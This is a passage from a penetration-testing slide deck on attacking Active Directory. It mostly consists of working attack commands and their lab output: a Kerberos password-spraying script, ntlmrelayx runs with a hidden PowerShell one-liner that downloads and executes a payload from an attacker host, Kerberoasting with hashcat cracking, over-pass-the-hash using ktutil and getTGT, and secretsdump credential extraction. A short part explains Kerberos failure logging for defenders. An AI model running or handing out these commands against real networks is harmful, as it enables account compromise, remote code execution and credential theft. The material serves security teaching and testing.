 - till: 2018-10-25 14:16:06 (UTC)
 - nonce: 68851157
 - > etype: 6 items

- Only 2 frames to check password!
- And it's UDP - no TCP overhead 😊

Password Guessing with Kerberos

- No need to get fancy, just a simple bash script:
 - Loop through a username list
 - run `kinit` with the username and the password
 - Redirect `stderr` to `stdout` and parse for expected responses
 - No `stderr/stdout` = success!
 - Profit?
- Full scripts here:
 - https://github.com/ropnop/kerberos_windows_scripts

```
while read USERNAME; do
    USERNAME=$(echo $USERNAME | awk -F@ '{print $1}')
    RESULT=$(
        echo $PASSWORD | KRB5_CONFIG=$K5config KRB5CCNAME=$K5cache kinit --password-file=STDIN $USERNAME 2>&1
    )
    if [[ $RESULT == *"unable to reach"* ]]; then
        echo "[!] Unable to find KDC for realm. Check domain and DC"
        exit 1
    elif [[ $RESULT == *"Wrong realm"* ]]; then
        echo "[!] Wrong realm. Make sure domain and DC are correct"
        exit 1
    elif [[ $RESULT == *"Clients credentials have been revoked"* ]]; then
        echo "[!] $USERNAME is locked out!"
    elif [[ $RESULT == *"Client"* ]] && [[ $RESULT == *"unknown"* ]]; then
        # username does not exist
        : # pass
    elif [[ $RESULT == *"Password incorrect"* ]]; then
        # password incorrect
        : #pass
    elif [[ -z "$RESULT" ]]; then
        echo "[+] Valid: $USERNAME@$DOMAIN : $PASSWORD"
    else
        echo "[+] Error trying $USERNAME: $RESULT"
    fi
    COUNT=$((COUNT+1))
done <$WORDLIST
```

Password Guessing with Kerberos

```
root@kali:/opt/kerberos_windows_scripts master x
▶ wc -l /root/domain_usernames.lst
1754 /root/domain_usernames.lst

root@kali:/opt/kerberos_windows_scripts master x
▶ ./kinit_horizontal_brute.sh
[!] Usage: ./kinit_user_brute.sh <domain> <domain controller> <username list> <password>
[!] Example: ./kinit_user_brute.sh contoso.com dc1.contoso.com usernames.txt Password123

root@kali:/opt/kerberos_windows_scripts master x
▶ ./kinit_horizontal_brute.sh lab.ropnop.com 172.16.13.100 /root/domain_usernames.lst Password123
[+] Kerberos Realm: LAB.ROPNOP.COM
[+] KDC: 172.16.13.100

[+] Valid: kgaines@LAB.ROPNOP.COM : Password123

Tested "Password123" against 1754 users in 124 seconds

root@kali:/opt/kerberos_windows_scripts master x
▶
```

- Be careful with this
 - Still will lockout accounts!
- Putting DC as an IP address saves us a DNS lookup each time (even faster)

What about logs?

- Had a major WTF moment when I went to look at logs after spraying Kerberos auth for several minutes

```
PS C:\Windows\system32> Get-EventLog security -After (Get-Date).AddMinutes(-3)
```

| Index | Time | EntryType | Source | InstanceID | Message |
|---------|--------------|-------------|----------------------|------------|--|
| 2801700 | Apr 22 13:16 | SuccessA... | Microsoft-Windows... | 4624 | An account was successfully logged on.... |
| 2801699 | Apr 22 13:16 | SuccessA... | Microsoft-Windows... | 4672 | Special privileges assigned to new logon.... |
| 2801698 | Apr 22 13:16 | SuccessA... | Microsoft-Windows... | 4624 | An account was successfully logged on.... |
| 2801697 | Apr 22 13:16 | SuccessA... | Microsoft-Windows... | 4672 | Special privileges assigned to new logon.... |
| 2801696 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4624 | An account was successfully logged on.... |
| 2801695 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4672 | Special privileges assigned to new logon.... |
| 2801694 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4624 | An account was successfully logged on.... |
| 2801693 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4672 | Special privileges assigned to new logon.... |
| 2801692 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4624 | An account was successfully logged on.... |
| 2801691 | Apr 22 13:15 | SuccessA... | Microsoft-Windows... | 4672 | Special privileges assigned to new logon.... |

Where are the failures?!

Kerberos Event Logging

- Turns out failing Kerberos pre-authentication does not trigger a Logon failure event (4625)
 - Have to manually specify event logging for Kerberos (which is in a different location)
 - If you're only logging on traditional "Logon failures" - you'd miss this!

| Policies | |
|---------------------------------|------------------|
| Windows Settings | |
| Security Settings | |
| Advanced Audit Configuration | |
| Logon/Logoff | |
| Policy | Setting |
| Audit Account Lockout | Success, Failure |
| Audit Logon | Success, Failure |
| Audit Other Logon/Logoff Events | Success, Failure |
| Audit Special Logon | Success, Failure |

Does not catch Kerberos pre-auth failures

| Policies | |
|--|---------|
| Windows Settings | |
| Security Settings | |
| Advanced Audit Configuration | |
| Account Logon | |
| Policy | Setting |
| Audit Credential Validation | Failure |
| Audit Kerberos Authentication Service | Failure |
| Audit Kerberos Service Ticket Operations | Failure |
| Audit Other Account Logon Events | Failure |

Have to enable these as well

Kerberos Event Logging

- There they are!
- Event 4771 (Kerberos pre-authentication failure)

```
PS C:\Windows\system32> Get-EventLog security -After (Get-Date).AddMinutes(-3)
```

| Index | Time | EntryType | Source | InstanceID | Message |
|---------|--------------|-------------|----------------------|------------|---------------------------------------|
| 2802019 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802018 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802017 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802016 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802015 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802014 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802013 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802012 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802011 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802010 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |
| 2802009 | Apr 22 13:23 | FailureA... | Microsoft-Windows... | 4771 | Kerberos pre-authentication failed... |

Kerberos pre-auth is a faster, and potentially stealthier way to password brute force

Gaining a foothold

Effective Relaying without any admins

Putting it all together

- Scenario: dropped on a network with no creds and no foothold
 - Local Admins are rare and workstations locked down
- Review:
 - MS-RPC calls with unprivileged users → Enumeration
 - LDAP queries with unprivileged users → Lots of information
 - Kerberos password guessing → Fast and potentially stealthier
- If we can just get *one* unprivileged session we can do a lot...
 - NTLM Relaying?

Responder + ntlmrelayx

- Responder is an easy way to get NetNTLMv2 hashes to crack offline
 - But why crack when you can relay?
- NTLM Relaying is a well known and documented attack
 - Impacket has `smbrelayx` and `ntlmrelayx`
- Combining them is an easy win
 - If you get lucky and relay and admin hash...
- Really great overview here:
 - <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>

Responder + ntlmrelayx set up

- Disable all of Responder's servers
 - Start Responder
- Start ntlmrelayx with a targets file and a stager command to execute
 - e.g. Powershell one-liner to launch Empire/Meterpreter
- Cross fingers and wait

```
root@kali:/opt/Responder# head -n15 Responder.conf
[Responder Core]

; Servers to start
SQL = Off
SMB = Off
Kerberos = Off
FTP = Off
POP = Off
SMTP = Off
IMAP = Off
HTTP = Off
HTTPS = Off
DNS = Off
LDAP = Off
```

```
root@kali:/opt/impacket/examples master x 6h1m
> ./ntlmrelayx.py -tf /root/targets.txt -c "powershell.exe -nop -w hidden -c $H
=new-object net.webclient;$H.proxy=[Net.WebRequest]::GetSystemWebProxy();$H.Pro
xy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $H.downloadstring(
'http://172.16.13.14:8080/C7XeFwWLP0Tb');"

```

When it works, it works great!

```
root@kali:/opt/Responder master x 153d
> ./Responder.py -I eth0

(IMP)
root@kali:/opt/impacket/examples master x 6h18m
> ./ntlmrelayx.py -tf /root/targets.txt -c "powershell.exe -nop -w hidden -c \"H=new-object net.webclient;$H.proxy=[Net.WebRequest]::GetSystemWebProxy();$H.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX \"$H.downloadstring('http://172.16.13.14:8080/C7XeFwWLP0Tb');\""
```

0 1 > imp 2 > cme 3 > msf 4 > relay 2018-04-22 < 15:04 kali

No admin - SOL?

- If you're not lucky though, you'll just see a lot of this:

```
[*] SMBD: Received connection from 172.16.13.12, attacking target smb://172.16.13.15
[-] Connection against target smb://172.16.13.15 FAILED: [Errno 104] Connection reset by peer
[*] SMBD: Received connection from 172.16.13.12, attacking target smb://172.16.13.13
[*] Authenticating against smb://172.16.13.13 as ROPNOP\thoffman SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] SMBD: Received connection from 172.16.13.12, attacking target smb://172.16.13.15
[-] Connection against target smb://172.16.13.15 FAILED: [Errno 104] Connection reset by peer
[*] SMBD: Received connection from 172.16.13.12, attacking target smb://172.16.13.13
[*] Authenticating against smb://172.16.13.13 as ROPNOP\kgaines SUCCEED
[-] DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
```

```
kgnaines;ROPNOP;7ae33133cf8dbcb6.116856208997ae1832ba97ff00f6c68a5.01010000000000
0008ealc48e6ead3011f535c-f3981bf5b2d000000002000c0052004f40f50004e0a4f0050000100
10005700530030003200570049004e00370004001c006c00610062002e0072006f0070006e006f06
070002e0063006f006d0003002e0077007300300030002007700690060e00037002e006c006100062002e
0072006f0070006e006f0070002e0063006f006d0005001c006c00610062002e0072006f0070006
e006f0070002e0063006f006d00070008008ealc48e6ead301060004f0002000000000000000030003000
0000000000000000000000000020000f44b4db48784f1bf02c6c7ab482db0b72717c8a32ae623c72
e74fd28fa1f480ae010000000000000000000000000000000000000000000000000000000000000000
00770065007200610073006400606075006a006b006c00610000000000000000000000000000000000
thoffman;ROPNOP;02de43b3759546700.9879e86ba3d8889ba714729df50c6f.010100000000
000010562c9362d3919b3939641b48dc400000000002000c0052004f40f50004e0a4f005000010
010005700530030003200570049004e00370004001c006c00610062002e0072006f0070006e006f06
0070002e0063006f006d0003002e0077007300300030002007700690060e00037002e006c006100062002e
0072006f0070006e006f0070002e0063006f006d0005001c006c00610062002e0072006f0070006
e006f0070002e0063006f006d00070008008ealc48e6ead301060004f0002000000000000000030003000
0000000000000000000000000020000f44b4db48784f1bf02c6c7ab482db0b72717c8a32ae623c72
e74fd28fa1f480ae010000000000000000000000000000000000000000000000000000000000000000
f00770065007200610073006400606075006a006b006c006100000000000000000000000000000000
```

Still get their NetNTLMv2 hashes though...

We successfully authenticated and opened an SMB connection, but got access denied when trying to execute the command (via svcctl)

But the SMB Connection Works!

- The command failed because we didn't have local admin privileges, but the SMB connection was actually opened and we did successfully authenticate
- What can we do with an open SMB connection to IPC\$?
 - All the fun unprivileged MS-RPC stuff I talked about earlier:
 - Enumerate local admins over SAMR
 - RID cycle domain objects through LSAT
 - ...more?
- Why waste a perfectly valid SMB connection?

Modifications to ntlmrelayx

- I modified ntlmrelayx to not “waste” unprivileged SMB connections
- Added two new options
 - `--enum-local-admins`
 - If the command execution fails, query local SAM for who has the right privileges
 - `--rid-cycle`
 - If the command execution fails, perform a RID cycle attack using LSAT to enumerate domain objects and save the result to a CSV
- My branch here:
 - https://github.com/ropnop/impacket/tree/feature/enum_unprivd
 - Testing / feedback needed!

New features in action

```
(IMP)
root@kali:~# python3 /opt/impacket/examples/feature/enum_unprivd.py -f /root/.ssh/authorized_keys -c "powershell.exe -nop -w hidden -c '$H=new-object net.webclient;$H.proxy=[Net.WebRequest]::GetSystemWebProxy();$H.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX '$H.downloadstring('http://172.16.13.14:8080/C7XeFWwLPOTb');'" --enum-local-admins --rid-cycle

[+] DNS server: [OFF]
[+] LDAP server: [OFF]
[+] HTTP Options:
  Always serving EXE: [OFF]
  Serving EXE: [OFF]
  Serving HTML: [OFF]
  Upstream Proxy: [OFF]
[+] Poisoning Options:
  Analyze Mode: [OFF]
  Force WPAD auth: [OFF]
  Force Basic Auth: [OFF]
  Force LM downgrade: [OFF]
  Fingerprint hosts: [OFF]
[+] Generic Options:
  Responder NIC: [eth0]
  Responder IP: [172.16.13.14]
  Challenge set: [random]
  Don't Respond To Names: ['ISATAP', 'WPAD']

[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 172.16.13.12 for name werlkjasdf
[*] [LLMNR] Poisoned answer sent to 172.16.13.12 for name werlkjasdf
[*] [LLMNR] Poisoned answer sent to 172.16.13.12 for name werasdfoujfaa
[*] [LLMNR] Poisoned answer sent to 172.16.13.12 for name werasdfoujfaa
[*] [NBT-NS] Poisoned answer sent to 172.16.13.13 for name PDC01 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 172.16.13.13 for name PDC01 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 172.16.13.13 for name PDC01 (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 172.16.13.13 for name PDC01 (service: File Server)
```

An Unprivileged Foothold Strategy

- Perform unauthenticated recon on domain
 - DNS SRV records
 - LDAP Metadata
 - NetBIOS Names
- Responder + ntlmrelayx
 - Unprivileged MSRPC calls to enumerate Domain Users
- Kerberos Password guessing
 - Password spray domain users with 1-2 common passwords
- Authenticated LDAP binds to map rest of AD
- ...privilege escalation?

More Kerberos Fun

Priv Esc, Dealing with Hashes

Service Principal Names

- Service Principal Names (SPNs) are used in AD to tie services into Kerberos authentication
 - As opposed to User Principal Names (UPNs) which are tied to users
 - Common SPN directory: http://adsecurity.org/?page_id=183
- SPNs can help identify running services on an AD domain w/o the need for network scanning
- Can be queried through LDAP:

```
ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b  
"dc=lab,dc=ropnop,dc=com" "servicePrincipalName=*" sAMAccountName servicePrincipalName
```

Finding SPNs

```
root@kali:~  
▶ ldapsearch -LLL -x -H ldap://pdc01.lab.ropnop.com -D "thoffman@lab.ropnop.com" -W -b "dc=lab,dc=ropnop,dc=com" "servicePrincipalName=*" sAMAccountName servicePrincipalName  
Enter LDAP Password:  
dn: CN=PDC01,OU=Domain Controllers,DC=lab,DC=ropnop,DC=com  
sAMAccountName: PDC01$  
servicePrincipalName: Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/pdc01.lab.ropnop.com  
servicePrincipalName: ldap/pdc01.lab.ropnop.com/ForestDnsZones.lab.ropnop.com  
servicePrincipalName: ldap/pdc01.lab.ropnop.com/DomainDnsZones.lab.ropnop.com  
servicePrincipalName: TERMSRV/PDC01  
servicePrincipalName: TERMSRV/pdc01.lab.ropnop.com  
servicePrincipalName: DNS/pdc01.lab.ropnop.com  
servicePrincipalName: GC/pdc01.lab.ropnop.com/lab.ropnop.com  
servicePrincipalName: RestrictedKrbHost/pdc01.lab.ropnop.com  
servicePrincipalName: RestrictedKrbHost/PDC01  
servicePrincipalName: RPC/675d9e80-1408-41fd-9e74-1cd4e816e886._msdcs.lab.ropnop.com  
servicePrincipalName: HOST/PDC01/ROPNOP  
servicePrincipalName: HOST/pdc01.lab.ropnop.com/ROPNOP  
servicePrincipalName: HOST/PDC01  
servicePrincipalName: HOST/pdc01.lab.ropnop.com  
servicePrincipalName: HOST/pdc01.lab.ropnop.com/lab.ropnop.com  
servicePrincipalName: E3514235-4B06-11D1-AB04-00C04FC2DCD2/675d9e80-1408-41fd-9e74-1cd4e816e886/lab.ropnop.com  
servicePrincipalName: ldap/PDC01/ROPNOP  
servicePrincipalName: ldap/675d9e80-1408-41fd-9e74-1cd4e816e886._msdcs.lab.ropnop.com  
servicePrincipalName: ldap/pdc01.lab.ropnop.com/ROPNOP  
servicePrincipalName: ldap/PDC01  
servicePrincipalName: ldap/pdc01.lab.ropnop.com  
servicePrincipalName: ldap/pdc01.lab.ropnop.com/lab.ropnop.com
```

Requesting TGS for SPN

- Through Kerberos, you can request a TGS for a SPN
 - That's what they're designed for
 - E.g. to access RDP, use TGT to request TGS for TERMSRV/PDC01
- The TGS is encrypted with the service accounts NTLM password hash
 - It's possible to crack TGS offline!
 - But cracking a TGS for a service SPN is generally useless
 - ...unless the SPN is tied to a user account!
- For service accounts, it's common to set SPNs to user accounts
 - The TGS is then encrypted with the user's NTLM password hash
- Called "Kerberoasting" and presented by Tim Medin at Derbycon 2015

Kerberoasting


- Requires a valid domain account
- Three step process
 - Find SPNs tied to user accounts through LDAP (i.e. service accounts)
 - Request a TGS for each SPN
 - Crack the TGS offline to recover the service account's password
- Impacket makes this easy with `GetUserSPNs.py`
 - Will automatically LDAP query, then request and save TGS in JtR/Hashcat format 😊

```
./GetUserSPNs.py -request lab.ropnop.com/thoffman:Summer2017
```

Just needs full domain name, will look up the rest

GetUserSPNs.py

```
(IMP)
root@kali:/opt/impacket/examples master x
```



Cracking TGS Resp

- Hashcat mode 13100

```
hashcat -m 13100 --force  
        /root/tgs_hashes  
/usr/share/wordlists/rockyou.  
        txt
```

Service account with transitive
DA privileges!

```
Session.....: hashcat  
Status.....: Running  
Hash.Type.....: Kerberos 5 TGS-REP etype 23  
Hash.Target.....: $krb5tgs$23$vulnscanner$LAB.ROPNOP.COM$HTTP/webdev...3910bd  
Time.Started.....: Wed Apr 25 13:03:56 2018 (13 secs)  
Time.Estimated...: Wed Apr 25 13:04:36 2018 (27 secs)  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.Dev.#1.....: 370.1 kH/s (5.38ms)  
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts  
Progress.....: 4055799/14343298 (28.28%)  
Rejected.....: 759/4055799 (0.02%)  
Restore.Point....: 4055798/14343298 (28.28%)  
Candidates.#1....: saccor710 -> sabor20  
HWMon.Dev.#1.....: N/A  
  
$krb5tgs$23$vulnscanner$LAB.ROPNOP.COM$HTTP/webdev.lab.ropnop.com*$4bcbf480e41d3a64f09bb7ae3839b1c2$946e3847942346df110abc97  
2c167350a5b22ce27913dde98f748863a22bc18a71d18b0e2919b97c45b6fc57c47516fa9cd97ec7ceebdacc89997571c2b6b03ac f9e17e315ee92c52be76  
518dcbfb32276103ae5e1f5958b1392b6cdef3573739d22e66ef756ac395ea0c6024a7a08ddba6983039e2ab590be80c3a5b791f24672de9d2119ddd89b7  
6df27a5ca853fa0cb83aa29a583757d80e2ee9e671ad19045c59242bc4ae3d8ea3349bbf40873f6b19896bfbacaf60c361a8102d1f0874af6559e88ad519d  
f0a3e60d72e72b4a35e8fe5b8404bc18845223644b7f503bba4ceddff764c0845722729c8401ae5b20e42db5dfd61e3143fc f0afc356ff66735fa4e390a32  
2bd45a34bc f0c890a79376a78b2b8ec0b4eb0b9dfa7a3f391274dcbf91c09643cc597f871d9377fbc31480d771447f917a588cd2305a2f41289099be3365  
72fc5ca19673e50922b714efbdb03544a6bd9be96059fb01ea8efc661c44cf5a6bd4f12ea5c47e9a56136cd9edd0bb4d1a79a3caa7f4d273eca336f62400c  
17c4fb7130b0252fea92f5c374cf71b5761ec67e05d2a31c07f628d66b677913e95cef5fe39b44587893f8dd8aded8772f40cd35ddaa f23f19d9ced4b888  
d4c17dc70593555c5478733696e7d8c629ec fdd0bb1819635df9e2bd21ac5f319d8fb21c354bb7bde81fd578a46e20f1719210c96c76f4a5ebf08e5f0454  
78b750c75e5225f75832a9c968064bce564f7b271ebcb1fa1231c5b9ff3a28e7858a1a07121e2272a1b9c08cb09481e389af063a098bdc60a0fc523518030  
f3ac797190c3d1fb60c1a43e2655c04dd31ec99db3561988a74a35493ba35de1225c673320795dd03d132ac4dc803e2c98b744735695db0637ad1d4389f92  
093e0a78380fd53cd2c7226132e6ca41178a2ba535d1e0156a48a50292f83b5544a79d7804b475bb9ac67d4cee15c3521ebb7a2ae7be2fd1986818386a95a  
2b0cc96e66d4405277d877a0512e003607d82dda48f5d15a2beb fd374ae f017cd69d5c939767819656d31b3733c2a4eb4b417d74e60a1219ee174b775fa91  
c23330d01c269fa90a0ce90b9cf39f7915fbfd9b71007128a1905246573509e984d53c91664cb3b4f63842b1f3d95e687e2cf7691029d2a1a89e33ad0d5c6  
f76b3c19eb887f5680607ce3eea57300475aec0b8491b310d4035f42fc3b00b0c639a0cb600ac96490d0dc8320bacac5b104f2b741bcb86f0313c89de38b0  
f079dcb281f706091e7ff6a979dbb0650fe3c801fab640a5e6500683c7e fff1963420ace73a6442655d252db44dfbfe4ec45310a67fc f8c3d0dcef1df4a8  
10df5ffa7894f3595eb618e61a95de8aa786d022cc4f03910bd: P@ssw0rd123
```

Over Pass the Hash

- Passwords are great, but sometimes all we have is a hash
 - For NTLM auth, pass-the-hash works great*!
- How can you do Kerberos auth without a password?
 - The AS Request to get a TGT doesn't actually use the password directly
 - It encrypts the nonce with the *NT hash of the password (hash = encryption key)*
 - So you can request a TGT with *only the NT hash*
- Called “over-pass-the-hash”
 - “Natively” with `ktutil`
 - With Impacket (of course)
- Scenario: need TGT for ROPNOP\tgwynn
 - NT hash: 1a59bd44fe5bec5a39c44c8cd3524dee

* <https://blog.ropnop.com/practical-usage-of-ntlm-hashes/>

Over Pass the Hash - ktutil

- We can add the NT hash as an arcfour-hmac-md5 encryption key to a keytab file, and use it to request a TGT

```
ktutil -k ~/mykeys add -p tgwynn@LAB.ROPNOP.COM -e arcfour-hmac-md5 -w 1a59bd44fe5bec5a39c44c8cd3524dee --hex -V 5
```

```
root@kali:~  
➤ ktutil -k ~/mykeys add -p tgwynn@LAB.ROPNOP.COM -e arcfour-hmac-md5 -w 1a59bd44fe5bec5a39c44c8cd3524dee --hex -V 5  
  
root@kali:~  
➤ kinit -t ~/mykeys tgwynn@LAB.ROPNOP.COM  
  
root@kali:~  
➤ klist  
Credentials cache: FILE:/tmp/krb5cc_0  
Principal: tgwynn@LAB.ROPNOP.COM  
  
Issued Expires Principal  
Apr 25 13:26:56 2018 Apr 25 23:26:56 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM
```

Over Pass the Hash - Impacket

- `./getTGT` was recently added to the examples

```
./getTGT.py -hashes :1a59bd44fe5bec5a39c44c8cd3524dee lab.ropnop.com/tgwynn
```

```
root@kali:/opt/impacket/examples master x
> ./getTGT.py -hashes :1a59bd44fe5bec5a39c44c8cd3524dee lab.ropnop.com/tgwynn
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Saving ticket in tgwynn.ccache
(IMP)
root@kali:/opt/impacket/examples master x
> chmod 600 tgwynn.ccache
(IMP)
root@kali:/opt/impacket/examples master x
> KRB5CCNAME=tgwynn.ccache klist
Credentials cache: FILE:tgwynn.ccache
Principal: tgwynn@LAB.ROPNOP.COM

Issued          Expires          Principal
Apr 25 13:30:15 2018  Apr 25 23:30:15 2018  krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM
```

Over Pass the Hash - AES

- Using NT hashes with arcfour encryption could flag some Windows alerts
 - “Encryption downgrade” - it’s not the default encryption anymore
 - Modern AD uses AES256 encryption
 - AES keys can be extracted with Mimikatz or Secretsdump from the DC (with elevated privs)

```
root@kali:/opt/impacket/examples master x
▶ ./secretsdump.py -just-dc-user tgwynn ROPNOP/vulnscanner@172.16.13.100
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
lab.ropnop.com\tgwynn:1109:aad3b435b51404eeaad3b435b51404ee:1a59bd44fe5bec5a39c44c8cd3524dee:::
[*] Kerberos keys grabbed
lab.ropnop.com\tgwynn:aes256-cts-hmac-sha1-96:77f77ee2f1b4232c7a15129e33ba426738dae59c5cb1bd8679a99274ca9a40a9
lab.ropnop.com\tgwynn:aes128-cts-hmac-sha1-96:fe9b3d005dffff16504391f9e7063b1cc
lab.ropnop.com\tgwynn:des-cbc-md5:d97c4083920d043e
[+] Cleaning up...
(IMP)
```

Over Pass the Hash - with AES

```
root@kali:~  
➤ ktutil -k ~/mykeys add -p tgwynn@LAB.ROPNOP.COM -e aes256-cts-hmac-sha1-96 -w 77f77ee2f1b4232c7a15129e33ba426738dae59c5cb1bd8679a99274ca9a40a9 --hex -V 5  
  
root@kali:~  
➤ kinit -t ~/mykeys tgwynn@LAB.ROPNOP.COM  
  
root@kali:~  
➤ klist  
Credentials cache: FILE:/tmp/krb5cc_0  
Principal: tgwynn@LAB.ROPNOP.COM  
  
Issued Expires Principal  
Apr 25 13:57:07 2018 Apr 25 23:57:07 2018 krbtgt/LAB.ROPNOP.COM@LAB.ROPNOP.COM
```


Over Pass the Hash - with AES

```
root@kali:~  
➤ ktutil -k ~/mykeys add -p tgwynn@LAB.ROPNOP.COM -e aes256-cts-hmac-sha1-96 -w 77f77ee2f1b4232c7a15129e33ba426738dae59c5cb1bd8679a99274ca9a40a9 --hex -V 5  
  
root@kali:~  
➤ kinit -t ~/mykeys tgwynn@LAB.ROPNOP.COM  
  
root@kali:~  
➤ klist  
Credentials cache: FILE:/tmp/krb5cc_0  
Principal: tgwynn@LAB.ROPNOP.COM  
